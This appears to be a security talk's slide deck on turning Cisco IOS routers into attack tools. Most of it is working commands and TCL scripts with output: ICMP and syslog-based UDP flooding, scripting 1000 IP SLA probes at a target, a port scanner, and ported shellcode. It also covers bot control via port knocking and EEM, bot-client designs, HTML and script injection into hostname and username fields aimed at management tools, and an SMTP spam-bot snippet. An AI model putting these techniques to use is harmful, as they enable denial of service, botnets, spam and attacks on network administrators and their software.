attacking with cisco devices

or “self attacking networks”

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protocol analysis and network troubleshooting

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- i am not responsible for any abuse usage of this information !
- all information's are without any warranty !
- maybe it's against your local law !
- it can damage your device !
- it can have impact on the router and/or network function !

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show kron schedule

- icmp request flooding (ping)
- syslog abuse for UDP
- flooding with “ip sla”
- portscanning tcl-script
- BOT control
  with port-knocking or “manual” switch
- attacking admin
- attacking router mngt. software
- demo

attacking targets

- other devices
  - flooding
  - DoS
  - exploiting
- user
  - spam from the router
- admin & router management software
  - SQL Injection
  - XSS

PING

echo request

echo reply

ICMP flooding

- ICMP flooding with Ping ? !

```
evil-7200#
evil-7200#ping 192.168.2.200

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.200, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/4 ms
evil-7200#
```

not really ! But.....

ICMP flooding

- remember the PING options:

```
evil-router#ping 192.168.2.200 ?
     data       specify data pattern
     df-bit     enable do not fragment bit in IP header
     repeat     specify repeat count
     size       specify datagram size
     source     specify source address or name
     timeout    specify timeout interval
     validate   validate reply data
```

look to this options:

size, source, repeat and timeout.

ICMP flooding

- **target ip**
  can be IP or hostname (or broadcast address)
- **repeat** x
  how many times it sends „echo request“
  (x =1 to ??)
- **size** y
  the size in bytes of the ICMP packet 38 to ~18000
- **source** ip (or source interface)
  source of the packet is this IP or interface
  (must exits local (Loopback Interface))
- **timeout** z
  time to wait for a answer.

ICMP flooding

- and the successful combination is:

```
evil-7200#ping 192.168.1.1 repeat 1000 size 64 timeout 0

Type escape sequence to abort.
Sending 1000, 64-byte ICMP Echos to 192.168.1.1, timeout is 0 seconds:
......................................................................
......................................................................
......................................................................
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......................................................................
......................................................................
......................................................................
......................................................................
....................
Success rate is 0 percent (0/1000)
evil-7200#
```

ICMP flooding

optimizing ! (Test with a cisco 7200 VXR)

- execute „ping“ command over a console cable (9600 bit/s) -> very slow “flooding”. (ca. 1200pps)
- execute „ping“ command over network connection -> faster flooding (ca. 2500pps)
- execute „ping“ in a TCL-script -> fastest flooding (ca 12’000 pps)
- tune interfaces buffers and queue to the packet size (up to 13’000 pps)

ICMP flooding

- because this do not generate output like „.....“ OR „!!!!!!!“ ,
  this output slow down the packet sending !

- pingflooding.tcl (sample)

```
exec "ping 192.168.1.1 source 1.2.3.4 repeat 10000 timeout 0 size 64"
```

syslog abuse

udp packet flooding with syslog

file system: syslog

```
evil-router#show file system
File Systems:

     Size(b)     Free(b)      Type  Flags  Prefixes
           -           -    opaque     rw   archive:
*          -           -    opaque     rw   system:
           -           -   network     rw   snmp:
           -           -    opaque     rw   null:
           -           -   network     rw   tftp:
           -           -    opaque     ro   xmodem:
           -           -    opaque     ro   ymodem:
    31936512    15663104      disk     rw   flash:#
      196600      187306     nvram     rw   nvram:
           -           -    opaque     wo   syslog:
           -           -   network     rw   rcp:
           -           -   network     rw   pram:
           -           -   network     rw   ftp:
           -           -   network     rw   http:
           -           -   network     rw   scp:
           -           -    opaque     ro   tar:
           -           -   network     rw   https:
           -           -    opaque     ro   cns:

evil-router#
```

copy to syslog:

- Use a „normal“ copy command to copy a file to “syslog:” (Logging must be on, and the Logging level is set to debugging (severity=7))

```
evil-router#copy running-config syslog:

3314 bytes copied in 1.076 secs (3080 bytes/sec)
evil-router#
```

  - And you see on the local logs or on the logserver this output:

```
*Sep  4 20:09:27.879 UTC: version 12.4
*Sep  4 20:09:27.879 UTC: service timestamps debug datetime msec localtime show-timezone
*Sep  4 20:09:27.879 UTC: service timestamps log datetime msec localtime show-timezone
*Sep  4 20:09:27.879 UTC: service password-encryption
*Sep  4 20:09:27.879 UTC: !
*Sep  4 20:09:27.879 UTC: hostname evil-router
*Sep  4 20:09:27.879 UTC: !
```

UDP Packet Generator

- Simple Solution
  use: **SYSLOG Logging**
  Logging allows you to create a desirable target ip and port, and you can change the source interface. And it‘s in your hand, to create messages.
- IOS Command’s

```
logging host 192.168.2.104 transport udp port 514
logging source-interface Loopback1
```

UDP Packet Generator

- IOS Command's

(Sample)

```
evil-router#
evil-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
evil-router(config)#interface loopback 1
evil-router(config-if)#ip address 1.2.3.4 255.255.255.255
evil-router(config-if)#exit
evil-router(config)#logging on
evil-router(config)#logging trap debugging
evil-router(config)#logging host 192.168.2.100 transport udp port 12345
evil-router(config)#logging source-interface loopback 1
evil-router(config)#exit
evil-router#
evil-router#copy flood.txt syslog:

900 bytes copied in 0.012 secs (75000 bytes/sec)
evil-router#
```


UDP flooder

- udpflood (sample)

```
evil-router(tcl)#udpflood
UDP flood
Destination IP:192.168.2.100
Destination Port:12345
Source IP:1.2.3.4
Count:10
logging host 192.168.2.100  transport udp port 12345

evil-router(tcl)#
```

UDP flooder



Problem with priority code in the UDP Packet syslog packet.
All other can be eliminated with ESM.

IP SLA abuse

create TCP/UDP/ICMP Packets

create HTTP/FTP/DNS request

IP SLA

- with the “IP SLA” function in the IOS, there is a other way to create packets to a specific port and target. Normal used for testing the availability of services and/or devices.
- What happens ?

  - if we create 1000 SLA's on the same router to the same target ?
  - if they start at the same time ?
  - if we use a script for creating this 1000 SLA’s ?

IP SLA Samples

- tcp connections to 192.168.1.1 port 99 every 1 second

```
ip sla 1
  tcp-connect 192.168.1.1 99 control disable
  threshold 1
  timeout 1
  frequency 1

ip sla schedule 1 life 300 start-time now
```

IP SLA Samples

- udp connections to 192.168.1.1 port 100, from source-ip 1.2.3.4 and source-port 12345 every 1 second

```
ip sla 2
   udp-echo 192.168.1.1 100 source-ip 1.2.3.4 \
            source-port 12345 control disable
   threshold 1
   timeout 1
   frequency 1

ip sla schedule 2 life 300 start-time now
```

IP SLA Samples

- HTTP Connections

```
ip sla 4
    http get http://192.168.2.100/index.html
    threshold 1
    timeout 1
    frequency 60

ip sla schedule 4 life 300 start-time now
```

IP SLA Scripts

- Creating 1000 IP SLA‘s (sample script)

```
puts "Creating UDP"
set count 1000
for {set X 1} {$X<$count} {incr X} {
puts $X
ios_config "ip sla $X" "udp-echo 192.168.1.1 100 \
   control disable" "threshold 1" \
   "timeout 1" "frequency 1"
ios_config "ip sla schedule $X life 300 start-time now"
}
```

IP SLA Scripts

- Deleting 1000 IP SLA‘s

```
puts "Deleting"
set count 1000
for {set X 1} {$X<$count} {incr X} {
puts $X
ios_config "no ip sla $X "
}
```

IP SLA Limits

- Some Limits on frequencys and timeouts

```
evil-7200(config-ip-sla-http)#frequency ?
  <1-604800>  Frequency in seconds (default 60)

evil-7200(config-ip-sla-http)#frequency 1
Error: Minimum frequency for HTTP should be 60sec

evil-7200(config-ip-sla-http)#
```

- depends on IOS Version

```
evil-router(config-ip-sla-http)#timeout 0
%Error: timeout value is less than threshold 1

evil-router(config-ip-sla-http)#
```

IP SLA Limits

- For creating 1000 IP SLA‘s with a TCL-scripts, it needs a lot of CPU Power. After they are created, no longer full CPU power is used.
- the running-config File has some limits, based on your NVRAM and Router Memory.
  (use `service compress-config`)

IP SLA Samples

- HTTP Connections RAW

```
ip sla 1
 http raw http://192.168.2.100:445
 http-raw-request
 \x01\x02\x03\x48\x41\x4C\x4C\x4F\xff
 exit
ip sla schedule 1 start-time now
```

- Known Limits / Problems
  - max 1280 chars (in the config file)
  - max 252 chars per line
  - Currently, i found NO way, to send a "NULL" (0x00)
  - \x?? decrease the max packet size

Simple TCL Portscanner

TCL allows you, to create TCP connections.

TCL Sample TCP Port Scanner

```
#####################################################
#
# set portlist to scan
#
proc scanip {ip} {
 foreach port {21 22 23 25 80 110 443 8080 } {
 connect $ip $port
 }
}
#
# simple try and error
#
proc connect {host port} {
if {[catch {
    set sock [socket $host $port]
    } msg ] != 0} {
    puts "$host $port Close"
    } else {
    puts "$host $port Open"
    }
}
if {! [string equal $argv ""]} {
  if {![regexp {^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$} $argv]} {
    puts {Usage: scanip [ip-address]}; return;
  }
}
catch { scanip $argv } err
```

TCL Sample Port Scanner

- scanip IP-Address

```
evil-router#scanip 192.168.2.156
192.168.2.156 21 Close
192.168.2.156 22 Open
192.168.2.156 23 Open
192.168.2.156 25 Close
192.168.2.156 80 Open
192.168.2.156 110 Close
192.168.2.156 443 Close
192.168.2.156 8080 Close

evil-router#
```

TCP Port Scanner installation

- Download the script scanip.tcl into the flash:scanip.tcl
- configure a alias

```
alias exec scanip tclsh flash:scanip.tcl
```

- execute with:

```
scanip [ip-address]
```

TCL Sample Port Scanner

- newer version available at www.packetlevel.ch/html/cisco/tcl/scanip.tcl
- - input validation (IP + Port) / selectable ports

```
evil-router#scanip
scanip.tcl Version 0.8a / (c) 2008 by packetlevel.ch
Usage: scanip [ip-address] [port] [port] ...
       scanip [ip-address]  (use default port list)

evil-router#scanip 192.168.2.200
192.168.2.200:21 Port Closed: <connection refused>
192.168.2.200:22 Port Closed: <connection refused>
192.168.2.200:23 Port Open:
192.168.2.200:25 Port Closed: <connection refused>
192.168.2.200:80 Port Open:
192.168.2.200:110 Port Closed: <connection refused>
192.168.2.200:443 Port Closed: <connection refused>
192.168.2.200:445 Port Closed: <connection refused>
192.168.2.200:3128 Port Closed: <connection refused>
192.168.2.200:8080 Port Closed: <connection refused>

evil-router#
```

known problems

- No UDP support in TCL
- but, you can use „IP SLA“, ACL, Logging and ESM in combination, for a UDP Scanner
- slow, if no remote Host available.

Raw Packet

- With TCL you can create crafted TCP Packets.

```
evil-router#ippacket
Loading p1.tcl from 192.168.2.100 (via FastEthernet0): !
[OK - 3371 bytes]
ippacket.tcl 0.3 / (c) 2009 by packetlevel.ch
Usage: ippacket [ip-address] [port] sting
       ippacket [ip-address] [port] -f file
```

exploiting

- Take normal „exploits“ an port to TCL. Sample

Meatsploit Code:

```
char code[] =
"\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xe5\x49\x86"
"\x49\xa4\xad\x2e\xe9\xa4\x1a\x70\xc7\xd9\x09\xf5\xad\xcb\xed\xfc"
"\x3b\x8e\x4e\x0e\xec\x7e\xd8\xe2\x73\xad\xd9\x05\xce\x72\xfe\xbd
```

TCL Code:

```
set shellcode "\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xe5\x49\x86“
.
.
```

twitter

- using of HTTP-API‘s
- interact with other software
- send or recive TCP traffic
- do what ever you like or need to do
- For example:
  my router is twittering !

twitter


twitter
Login Join Twitter!
Hey there! myciscorouter is using Twitter.
Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple question: What are you doing? Join today to start receiving myciscorouter's updates.
Join today!
Already using Twitter from your phone? Click here.
myciscorouter
Uhhhh... Someone is pinging me...
33 minutes ago from web
%SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 192.168.2.2 port 514 started - CLI initiated
33 minutes ago from web
Name my cisco router
0 following
0 followers
Updates 7
Favorites
Following
RSS feed of myciscorouter's updates

twitter

- code snippet

```
#
# create basicauth string for login
#
set basicauth [GetBase64String $username $password]
#
#
#
set twittertext [lindex $argv 0]
set twitterlen [strlen $twittertext]
#
# send message , if Message have the right size (1 - 140)
#
if { $twitterlen > 0 && $twitterlen < 141 } then {
    twittermsg $twitterserver $basicauth $twittertext $twitterlen
} else {
    puts "Message to short or to long (1-140)"
}
```

Next Steps

- My Router needs a Facebook-Account and who is my friend…
  - change the relationship status. (BGP)
  - Pics of new added boards
  - ….

Router control

(BOT – control)

hardware switch

port knocking

hardware switch

- Interface config on the Router


```
interface fasterhernet 8
  duplex full
  speed 100
  switchport access vlan 2
  no shutdown
```

For each interface a separate VLAN (recommendation)

- Loopback cable with a switch.

for Fastethernet

Pin 1 + 3 shortcut
Pin 2 + 6 shortcut



hardware switch

Script Sample

- EEM Embedded Event Manager

```
event manager applet PORT8UP
 event syslog pattern "Line protocol on Interface FastEthernet8, changed state to up"
 action 1.0 syslog msg "PORT 8 UP / Start Script"
 action 1.1 cli command "enable"
 action 1.2 cli command "tclsh flash:pong10.tcl"
!
```

- debug

```
%HA_EM-6-LOG: PORT8UP: PORT 8 UP / Start Script
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : CTL  : cli_open called.
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : OUT  : evil-router>
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : IN   : evil-router>enable
cli_history_entry_add: free_hist_list size=0, hist_list size=7
eem_no_scan flag set, skipping scan of command_string=check_eem_cli_policy_handler
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : OUT  : evil-router#
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : IN   : evil-router#tclsh flash:pong10.tcl
cli_history_entry_add: free_hist_list size=0, hist_list size=7
eem_no_scan flag set, skipping scan of command_string=check_eem_cli_policy_handler
cli_history_entry_add: free_hist_list size=0, hist_list size=7
check_eem_cli_policy_handler: command_string=ping 192.168.2.100 repeat 100 timeout 0 data 200 size 200
check_eem_cli_policy_handler: num_matches = 0, response_code = 1
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : OUT  : evil-router#
%HA_EM-6-LOG: PORT8UP : DEBUG(cli_lib) : : CTL  : cli_close called.
```

port knocking

- You need for Port Knocking:
  - you own ideas
  - ACL
  - EEM
  - scripts
- Some of my ideas:
  - Enable / Disable login from remote
  - start scripts
  - change routing (blackhole traffic)
  - .....

port knocking

- Sample:
  start a simple TCL Script after receiving a UDP Packet from IP 1.2.3.4 to port 567

- This is only a easy example.
  It’s possible to create different and more complex rules, to execute any kind of commands and/or scripts.

ACL + EEM

- ACL

```
ip access-list extended KNOCK_567
 permit udp host 1.2.3.4 host 192.168.2.50 eq 567 log
 permit ip any any
```

- ACL on the Interface

```
interface FastEthernet0
 ip address 192.168.2.50 255.255.255.0
 ip access-group KNOCK_567 in
```

- EEM

```
event manager applet UDP_567
 event syslog pattern "%SEC-6-IPACCESSLOGP: list \
 KNOCK_567 permitted udp 1.2.3.4“
 action 1.0 syslog msg "knock...knock...“
 action 1.1 cli command "enable“
 action 1.2 cli command "tclsh flash:pong10.tcl"
```

Send Packet

- Send the packet…
- from Linux:

```
hping3 -2 -a 1.2.3.4 192.168.2.50 -p 567 -c 1
```

- form a Cisco Router

```
ip sla 1
  udp-echo 192.168.2.50 100 source-ip 1.2.3.4 \
           source-port 567 control disable
  threshold 1
  timeout 1
  frequency 1

ip sla schedule 1 life 1 start-time now
```

Put all together -> Bot Client

Bot Client_1 (theoretical solution)

- Create a flooding script with IP SLA
- Create a Portknocking ACL in combination with a EMM to start/stop the flooding script

Put all together -> Bot Client

Bot Client_2 (theoretical solution)

- Create a Kron scheduled script, that get a configuration-file via http from a webserver and start a flooding script with the Options from the configuration-file

Sample Config File

```
target    192.168.1.200
type      icmpflood
source    1.2.3.4
count     10000
```


Admin & Router Management Software

- attacking the Admin over the client
- attacking the Routeradmin Software
- attacking the syslog system

hostname

- Default Router Homepage:

  you see the Hostname „evil-router“



hostname

change the Routername to one, with HTML-Tags

hostname <H1>MY_BIG_ROUTER</H1>


OR

hostname <SCRIPT>alert("Hello_Cisco")</SCRIPT>

```
evil-router>
evil-router>enable
evil-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
evil-router(config)#hostname <SCRIPT>alert("Hello_Cisco")</SCRIPT>
% Hostname contains one or more illegal characters.
<SCRIPT>alert("Hello(config)#
```

hostname

- Results in:



hostname

- the browser displays and interpret all of the hostname, but IOS knows that there are „illegal characters“

Remember !

```
% Hostname contains one or more illegal characters.
```

Fixed in some newer IOS versions…..

attacking router management

- create HTML tagged router-configs
- create HTML tagged syslogs / traps
- create SQL injection based output

- Find out, where the information goes
  - syslog analyser software
  - config database
  - problem solution software

possible positions


- Possible positions for code injection in the config-file
  - description
  - username
  - password
  - hostname

other HTML Code injection

- username

```
username <H1>chw</h1> password 7 1155315749262E3F3076640C7A6D
username <h1>laber password 0 suelz</h1>
username <img password 0 src="http://www.cisco.com/swa/i/logo.gif">password 0 </img>
```

- Router Local Webserver



other HTML Code injection

- Results:

```
username

chw

 password 7 115531574926 2E3F3O76640C7A6D
username

laber password 0 suelz
```


```
username                    password 0
```

what happen‘s on

what happens on all this IOS config-analyzer with this HTML Code


- ciscoworks ?
- Router Audit Tool (RAT) ?
- Spectrum ?
- nipper ?
- All other config parser tools ?

attacking user

- Router as a Bot Mailserver
- Mail-Relay
- Proxy Server on the router
- Port Scanner
- .....

A Mail Bot (hypothetical)

- Overview




Mail Bot Script Sample

- Code Snippet:
  (full code not public available)

```
set sockid [socket $smtphost 25]
set status [catch {
puts $sockid "HELO $smtphost"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "HELO $smtphost\n\t$result"
}
puts $sockid "MAIL From:<$from>"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "MAIL From:<$from>\n\t$result"
}
```

Demo



Resume

- IOS has may features, that are new playgrounds, if you have ideas.
- Self defending networks are attacking you…
- Scripting support on the Router is good and bad, depends on the viewing point.
